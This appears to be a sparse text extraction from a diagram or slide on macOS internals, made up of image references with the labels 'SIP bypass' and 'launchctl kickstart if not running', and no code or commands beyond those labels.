


SIP bypass


launchctl kickstart
if not running




SIP bypass



